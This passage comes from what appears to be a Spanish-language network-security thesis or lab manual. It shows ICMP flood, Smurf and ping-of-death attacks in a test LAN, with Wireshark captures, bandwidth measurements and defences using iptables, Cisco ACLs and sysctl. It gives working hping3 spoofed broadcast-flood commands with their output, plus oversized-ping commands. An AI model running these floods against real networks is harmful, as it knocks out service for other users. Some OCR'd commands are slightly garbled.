665	120.849284	192.168.1.2	192.168.1.8	TCP	1514 [TCP Retransmission] [TCP segment of a reassembled PDU]
666	120.849290	192.168.1.2	192.168.1.8	TCP	1514 [TCP Retransmission] [TCP segment of a reassembled PDU]
667	120.849296	192.168.1.2	192.168.1.8	TCP	1514 [TCP Retransmission] [TCP segment of a reassembled PDU]
668	120.849303	192.168.1.2	192.168.1.8	TCP	1514 [TCP Retransmission] [TCP segment of a reassembled PDU]
669	120.849311	192.168.1.2	192.168.1.8	TCP	1514 [TCP Retransmission] [TCP segment of a reassembled PDU]

Ilustración 141: Realizando análisis del tráfico con la herramienta Wireshark, análisis número 3.

RESULTADOS.

Durante el transcurso del tiempo (promedio de 30 minutos hasta que fue detenido) la maquina donde se encontraba el servidor empezó a dar sus primeros síntomas entre ellos: lentitud y toda la red en general comenzó a sufrir problemas de ancho de banda:

Inicialmente se realizó un test de velocidad de ancho de banda obteniendo los resultados siguientes




Ilustración 142: Realizando un test de velocidad de descarga y subida, test número 1.

3.53 Mbps en velocidad de descargar y 0.13Mbps velocidad de subida.

Luego a los 3 minutos se realizó nuevamente el test de velocidad de ancho de banda obteniendo los resultados siguientes:




Ilustración 143: Realizando un test de velocidad de descarga y subida, test número 2.

3.51 Mbps velocidad de descarga y 0.13 Mbps velocidad de subida.

Luego a los 28 minutos se realizó nuevamente el test de velocidad de ancho de banda y era tan bajo el ancho de banda que no se pudo obtener resultados del sitio web del test, obteniendo el siguiente error.

Ilustración 144: Realizando un test de velocidad de descarga y subida, test número 3.

Accediendo al sitio de www.google.com.ni y se obtuvo el siguiente mensaje:

Ilustración 145: Accediendo al sitio web www.google.com y obteniendo como resultado problemas de conexión.

En caso de estar atacado y se cuentes con iptables, una medida rápida es ejecutar el siguiente comando: **iptables -p icmp -j DROP,** y a si se bloquea el trafico ICMP**.**

DEFENSA ICMP FLOOD.

- **CREANDO UN ARCHIVO .SH CON IPTABLES.**

Se crea un archivo de texto vacío de nombre **ataques,** posteriormente se edita con cualquier editor de textos el archivo **ataques.sh;** por ejemplo con **nano ataques.sh** y editamos lo siguiente:

#Se declara el bash a utilizar
#!/bin/bash
#Se crean los archivos donde se alojaran las IP para las listas negras.
iptables -A lista negra -m recent – -name blacklist_180 – -rcheck – -seconds 180 -m comment – -comment “Denegar los paquetes de las IPs ingresadas a la lista negra por 180 segundos” -j DROP.
Estos archivos se crean en el directorio /proc ya sea en;
/proc/net/xt_recent/blacklist_180 o /proc/net/ipt_recent/blacklist_180
Así mismo puede ser visualizado utilizando la siguiente sintaxis;
Cat /proc/net/xt_recent/blacklist_180
 # Detener el ICMP Flood
#Crear la cadena para ICMP Flood
iptables -N cadena-icmp-Flood
 # Saltar a la cadena cuando el ICMP es detectado
iptables -A INPUT -p icmp -j cadena-icmp-Flood
Salir de la cadena, si la tasa de paquetes de la misma IP es inferior a 4 por segundo con una ráfaga de 8 por segundo.
Iptables -A cadena-icmp-flood -m limit – -limit 4/s – -limit-burst 8 -m comment – -comment “Limit ICMP rate” -j RETURN
 # Registros Flood cuando la tasa es más alta
Iptables -A cadena-icmp-flood -m limit – -limit 6/h – -limit-burst 1 -j LOG – -log-prefix “Cortafuegos: Probable icmp flood ”
 # Mandar a lista negra a la IP por 3 minutos
Iptables -A cadena-icmp-flood -m recent – -name blacklist_180 – -set -m comment – -comment “Lista Negra origen IP” -j DROP.

- **LISTA DE ACCESO BASICO.**

Router (config) # remark Insert other ACL statements here
Router (config) # access-list 100 deny ip any 192.1.1.0 0.0.0.0 (1)
Router (config) # access-list 100 deny ip any 192.1.1.255 0.0.0.0
Router (config) # access-list 100 deny ip any 192.1.2.0 0.0.0.0
Router (config) # access-list 100 deny ip any 192.1.2.255 0.0.0.0
Router (config) # access-list 100 permits icmp any (2)
host 192.1.2.9 echo-reply
Router (config) # access-list 100 deny icmp any echo (3)
Router (config) # access-list 100 denies icmp any echo-reply (4)
Router (config) # access-list 100 deny udp any eq echo (5)
Router (config) # access-list 100 deny udp any eq echo any (6)
Router (config) # access-list 100 permits tcp any (7)
Host 192.1.1.1 eq 80 established
Router (config)# access-list 100 permit tcp any (8)
Host 192.1.1.1 eq 80
Router (config)# access-list 100 permit tcp any (9)
Host 192.1.1.2 eq 25 established
Router (config)# access-list 100 permit tcp any (10)
Host 192.1.1.2 eq 25
Router (config)# remark Insert other ACL statements here
Router (config)# access-list 100 deny ip any any
Router (config)# interface ethernet1
Router (config-if)# ip access-group 100 in

11.8 ATAQUE SMURF.

Con la realización de este ataque se pretende enviar mensajes de ping al broadcast con IP Spoofing para inundar a la víctima y la mayoría de los host tomarán los mensajes ICMP de echo request y lo responderán, multiplicando el tráfico por cada host de la subred y así reducir la velocidad del ancho de banda.

Escenario.




Ilustración 146: Escenario a desarrollar aplicando ataque Smurf.

Realizando el ataque.

Con la herramienta hping3 realizaremos el ataque Smurf con la siguiente sintaxis:

Hpin3 -1 -C 8 -K 0 --SPOOF IP_Falseada_victima --FLOOD Direccion_broadcast.

En este ejemplo el ataque sería contra la ip 192.168.1.4 (la ip falseada) y estaríamos enviando un paquete con un destino de broadcast 192.168.1.255. Si en esta red local hubiera 254 host que respondieran a la dirección de broadcast, 254 host enviarían los paquetes echo reply contra la dirección ip 192.168.1.4.

Hping3 -1 –C 8 –K 0 –SPOOF 192.168.1.4 –FLOOD 192.168.1.255.

Primer terminal, se enviaron 2310387 paquetes.

```
root@rodolfo-laptop:/home/rodolfo# hping3 -1 -C 8 -K 0 --spoof 192.168.1.4 --flood 192.168.1.255
HPING 192.168.1.255 (eth0 192.168.1.255): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.1.255 hping statistic ---
2310387 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@rodolfo-laptop:/home/rodolfo#
```

Ilustración 147: Realizando ataque Smurf con la herramienta hping3, terminal número 1.

Segunda terminal, se enviaron 2253776 paquetes.

```
root@rodolfo-laptop:/home/rodolfo# hping3 -1 -C 8 -K 0 --spoof 192.168.1.4 --flood 192.168.1.255
HPING 192.168.1.255 (eth0 192.168.1.255): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.1.255 hping statistic ---
2253776 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@rodolfo-laptop:/home/rodolfo#
```

Ilustración 148: Realizando ataque Smurf con la herramienta hping3, terminal número 2.

Tercer terminal, se enviaron 5429166 paquetes.

```
root@rodolfo-laptop:/home/rodolfo# hping3 -1 -C 8 -K 0 --spoof 192.168.1.4 --flood 192.168.1.255
HPING 192.168.1.255 (eth0 192.168.1.255): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.1.255 hping statistic ---
5429166 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@rodolfo-laptop:/home/rodolfo#
```

Ilustración 149: Realizando ataque Smurf con la herramienta hping3, terminal número 3.

Cuarta terminal, se enviaron 6963826 paquetes.

```
root@rodolfo-laptop:/home/rodolfo# hping3 -1 -C 8 -K 0 --spoof 192.168.1.4 --flood 192.168.1.255
HPING 192.168.1.255 (eth0 192.168.1.255): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.1.255 hping statistic ---
6963826 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@rodolfo-laptop:/home/rodolfo#
```

Ilustración 150: Realizando ataque Smurf con la herramienta hping3, terminal número 4.

Nota: De la misma manera y con la misma sintaxis fue realizado el ataque en la terminal número 5 obteniendo el siguiente resultado: **Quinta terminal**, se enviaron 7208734 paquetes.

ANALISIS CON WIRESHARK #1.

No.	Time	Source	Destination	Protocol	Length	Info
44	45.0019640	192.168.1.2	74.125.139.95	TCP	54	dmidi > https [FIN, ACK] Seq=75 Ack=141 Win=65146 Len=0
45	45.0837450	74.125.139.95	192.168.1.2	TCP	60	https > dmidi [RST] Seq=140 Win=0 Len=0
46	45.0893100	74.125.139.95	192.168.1.2	TCP	60	https > dmidi [RST] Seq=141 Win=0 Len=0
47	45.0947970	74.125.139.95	192.168.1.2	TCP	60	https > dmidi [RST] Seq=141 Win=0 Len=0
48	50.9230740	192.168.1.2	74.125.229.239	TLSv1	91	Application Data
49	50.9882780	74.125.229.239	192.168.1.2	TLSv1	115	Application Data
50	50.9882910	74.125.229.239	192.168.1.2	TLSv1	95	Application Data
51	50.9883010	192.168.1.2	74.125.229.239	TCP	54	groove-dpp > https [ACK] Seq=75 Ack=140 Win=65146 Len=0
52	50.9884550	192.168.1.2	74.125.229.239	TLSv1	91	Application Data
53	50.9884760	74.125.229.239	192.168.1.2	TCP	60	https > groove-dpp [FIN, ACK] Seq=140 Ack=75 Win=63784 Len=0
54	50.9884860	192.168.1.2	74.125.229.239	TCP	54	groove-dpp > https [ACK] Seq=112 Ack=141 Win=65146 Len=0
55	50.9885110	192.168.1.2	74.125.229.239	TCP	54	groove-dpp > https [FIN, ACK] Seq=112 Ack=141 Win=65146 Len=0
56	51.0567690	74.125.229.239	192.168.1.2	TCP	60	https > groove-dpp [RST] Seq=140 Win=0 Len=0
57	51.0620900	74.125.229.239	192.168.1.2	TCP	60	https > groove-dpp [RST] Seq=141 Win=0 Len=0
58	51.0675800	74.125.229.239	192.168.1.2	TCP	60	https > groove-dpp [RST] Seq=141 Win=0 Len=0
59	51.6788810	192.168.1.2	192.168.1.255	BROWSER	217	Become Backup Browser
60	55.8752300	192.168.1.8	192.168.1.2	TCP	62	[TCP Port numbers reused] cajicjnc > pdmn [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1

Ilustración 151: Realizando análisis del tráfico con la herramienta Wireshark, análisis número 1.

ANALISIS CON WIRESHARK #2.

1	0.00000000	192.168.1.4	192.168.1.255	ICMP	60	Echo (ping) request id=0x2709, seq=41222/1697, ttl=64
2	0.00000900	192.168.1.4	192.168.1.255	ICMP	60	Echo (ping) request id=0xfe08, seq=11820/11310, ttl=64
3	0.00001100	192.168.1.4	192.168.1.255	ICMP	60	Echo (ping) request id=0x2709, seq=41478/1698, ttl=64
4	0.00001200	192.168.1.4	192.168.1.255	ICMP	60	Echo (ping) request id=0x2709, seq=41734/1699, ttl=64
5	0.00001300	192.168.1.4	192.168.1.255	ICMP	60	Echo (ping) request id=0x2709, seq=41990/1700, ttl=64
6	0.00001400	192.168.1.4	192.168.1.255	ICMP	60	Echo (ping) request id=0x2709, seq=42246/1701, ttl=64
7	0.00001500	192.168.1.4	192.168.1.255	ICMP	60	Echo (ping) request id=0xfe08, seq=12076/11311, ttl=64
8	0.00001600	192.168.1.4	192.168.1.255	ICMP	60	Echo (ping) request id=0xfe08, seq=12332/11312, ttl=64
9	0.00001700	192.168.1.4	192.168.1.255	ICMP	60	Echo (ping) request id=0x2709, seq=42502/1702, ttl=64
10	0.00001800	192.168.1.4	192.168.1.255	ICMP	60	Echo (ping) request id=0x2709, seq=42758/1703, ttl=64
11	0.00001900	192.168.1.4	192.168.1.255	ICMP	60	Echo (ping) request id=0x2709, seq=43014/1704, ttl=64
12	0.00002000	192.168.1.4	192.168.1.255	ICMP	60	Echo (ping) request id=0xfe08, seq=12588/11313, ttl=64
13	0.00002100	192.168.1.4	192.168.1.255	ICMP	60	Echo (ping) request id=0x2709, seq=43270/1705, ttl=64
14	0.00002200	192.168.1.4	192.168.1.255	ICMP	60	Echo (ping) request id=0x2709, seq=43526/1706, ttl=64
15	0.00002300	192.168.1.4	192.168.1.255	ICMP	60	Echo (ping) request id=0x2709, seq=43782/1707, ttl=64
16	0.00002400	192.168.1.4	192.168.1.255	ICMP	60	Echo (ping) request id=0xfe08, seq=12844/11314, ttl=64

Ilustración 152: Realizando análisis del tráfico con la herramienta Wireshark, análisis número 2.

Resultados del Ataque.

Durante el transcurso del tiempo (promedio de 30minutos hasta que fue detenido) la maquina donde se encontraba el servidor empezó a dar sus primeros síntomas entre ellos: lentitud y toda la red en general comenzó a sufrir problemas de ancho de banda. Inicialmente se realizó un test de velocidad de ancho de banda obteniendo los resultados siguientes.




Ilustración 153: Realizando Test de medición de velocidad de descarga y subida, test número 1.

Obteniendo 3.50 Mbps de velocidad de descarga y 0.13 Mbps en velocidad de subida, luego posteriormente a los 2 minutos se realizó un nuevo test obteniendo los siguientes:




Ilustración 154: Realizando Test de medición de velocidad de descarga y subida, test número 2.

Obteniendo una pequeña reducción en la velocidad de descarga de 1Mbps.

Aproximadamente en el minuto 35 se realizó un último test donde se obtuvieron datos donde se refleja una decaída en la velocidad de descarga:




Ilustración 155: Realizando Test de medición de velocidad de descarga y subida, test número 3.

Obteniendo 1.37 Mbps en velocidad de descarga y 0.12Mbps en velocidad de subida.

Luego cuando que deseaba navegar por el sitio web www.youtube.com, la recepción de la página e imágenes era incompleta.

Ilustración 156: Accediendo al sitio web www.youtube.com, y obteniendo como resultado problemas al cargar la página.

Al realizar nuevamente test de velocidad encontramos los primeros errores que no permitían realizar el test y poco tiempo después ya no visualizaba dicha página.

Ilustración 157: Obteniendo como resultado un error al momento de querer realizar un test para medir las velocidades.




Ilustración 158: Tratando de acceder al sitio www.speed.com.do para realizar el test y no fue posible establecer conexión, debido a la lentitud al cargar dicha página.

Al querer navegar por otras páginas como facebook.com, youtube.com, ya era imposible acceder.

www.facebook.com

Ilustración 159: Tratando de acceder al sitio web www.facebok.com y obteniendo como resultado problemas de conexión.

www.youtube.com

Ilustración 160: Tratando de acceder al sitio web www.youtube.com y obteniendo como resultado problemas de conexión.

DEFENSA CONTRA ATAQUE SMURF.

- **ignore_broadcast**:

Una forma de desactivar la respuesta a las peticiones broadcast de tipo echo ICMP es activando la siguiente opción:

Sysctl -w net.ipv4.icmp_echo_ignore_broadcasts=1, estos parámetros se encuentran en **/etc/sysctl.conf.**

- **Comando netstat:**

Netstat -an | grep: 80 | sort

Netstat -n -p | grep SYN_REC | awk '{print $5}' | awk -F: '{print $1}'

Netstat -n -p|grep SYN_REC | wc -l

Netstat -lpn|grep :80 |awk '{print $5}'|sort

Netstat -an | grep: 80 | awk '{ print $5 }' | awk -F: '{ print $1 }' | sort | uniq -c | sort –n.

- **NO DIRECCIONAR BROADCAST CISCO.**

Router (config-if)#**no ip directed-broadcast**

- **ACCESS LIST.**

Access-list 169 permits udp any eq echo

Access-list 169 permit udp any eq echo any

Access-list 169 permits icmp any echo

Access-list 169 permits icmp any echo-reply

Access-list 169 permits tcp any established

Access-list 169 permits tcp any

- **RASTREAR Y RECONOCER UN ATAQUE SMURF.**

Access-list 169 permits icmp any echo log-input

Access-list 169 permits ip any

Access-list 169 permits icmp any host known-reflector echo

log-input

Access-list 169 permits icmp any 0.0.0.255 255.255.255.0

Echo log-input

Access-list 169 permits icmp any 0.0.0.0 255.255.255.0 echo

Log-input

Access-list 169 permits ip any

- **CONFIGURACIÓN SEGURA DE RED CON SYSCTL.**

Sysctl es una interfaz para visualizar y cambiar dinámicamente parámetros en el Kernel. /proc también proporciona una interfaz para examinar y visualizar esta información. Muchos parámetros que afectan al comportamiento de red se encuentran en: **/proc/sys/net/.** Nos centraremos en los parámetros de red para IPv4, que se encuentran en: **/proc/sys/net/ipv4.**

Podemos modificar estos parámetros:

Variando los valores en /proc mediante una redirección:

Echo 0 >/proc/sys/net/ipv4/ip_forward

Con el comando **sysctl: sysctl -w net.ipv4.ip_forward=1** o para que se conserven al reiniciar el sistema, editando **/etc/sysctl.conf**.

Si no actuamos como router, es interesante deshabilitar el forwarding:

Sysctl -w net.ipv4.ip_forward = 0

Si nuestra máquina no tiene varias IPs, es interesante activar el rp_filter, que rechaza paquetes cuyo origen no se corresponde con una dirección alcanzable por la interfaz. Esta opción nos puede ayudar a evitar IP Spoofing:

Sysctl -w net.ipv4.conf.all.rp_filter = 1

Sysctl -w net.ipv4.conf.default.rp_filter = 1

Para evitar ser detectado por algunos espías de puertos que bus-can máquinas activas, se pueden ignorar todos los pings (téngase en cuenta que otros servicios legítimos también serán ignorados):

Sysctl -w net.ipv4.icmp_echo_ignore_all = 1

También por el mismo motivo y para evitar ataques de tipo Smurf, se pueden ignorar los dirigidos a la interfaz broadcast:

sysctl -w net.ipv4.icmp_echo_ignore_broadcasts = 1

En caso de recibir paquetes icmp mal formados serán registrados por el Kernel. Ciertos router son propensos a generar este tipo de tráfico y Para evitar generar archivos de log demasiado grandes, se puede activar en ese caso:

Sysctl -w net.ipv4.icmp_ignore_bogus_error_responses=1

También resulta interesante detectar actividades sospechosas: como envío de paquetes con dirección no valida, paquetes con origen y destino la misma máquina, o paquetes con origen 127.0.0.1 a través de un interfaz Ethernet.

Sysctl -w net.ipv4.conf.all.log_martians = 0

Sysctl -w net.ipv4.conf.default.log_martians = 0

Para reducir el riesgo de ataque SYN Flooding se puede hacer descartar conexiones antiguas con:

Sysctl -w net.ipv4.tcp_syncookies = 1

En ciertos casos se debe ajustar también el número máximo de conexiones en cola admitidas (sobre todo en servidores con alta demanda), aunque ello consuma mayor memoria con:

Sysctl -w net.ipv4.tcp_max_syn_backlog = 128

11.9 PING OF DEATH.

Escenario.

Ilustración 161: Escenario a desarrollar ataque ping de la muerte.

Realizando el ataque.

La realización del ataque se realizara con la utilización del comando **ping** a través de la terminal de Linux y CMD en Windows, en el cual se enviaran una cantidad excesiva de paquetes ICMP de gran tamaño con objetivo de colapsar el sistema o servidor web que se pretende atacar, el servidor web tiene una dirección ip **192.168.1.4/24.**

Entonces lo primero es abrir una terminal en Linux y escribir la siguiente línea de comandos para ejecutar el ataque.

Ping –l <tamaño paquete> IP_victima.

Desde la maquina con Linux se abrieron **8 terminales** con el siguiente línea de ordenes: **ping –l 65596 192.168.1.4.**




Ilustración 162: Terminales realizando ataque ping of death desde Ubuntu 10.04, con 8 terminales Realizando dicho ataque.

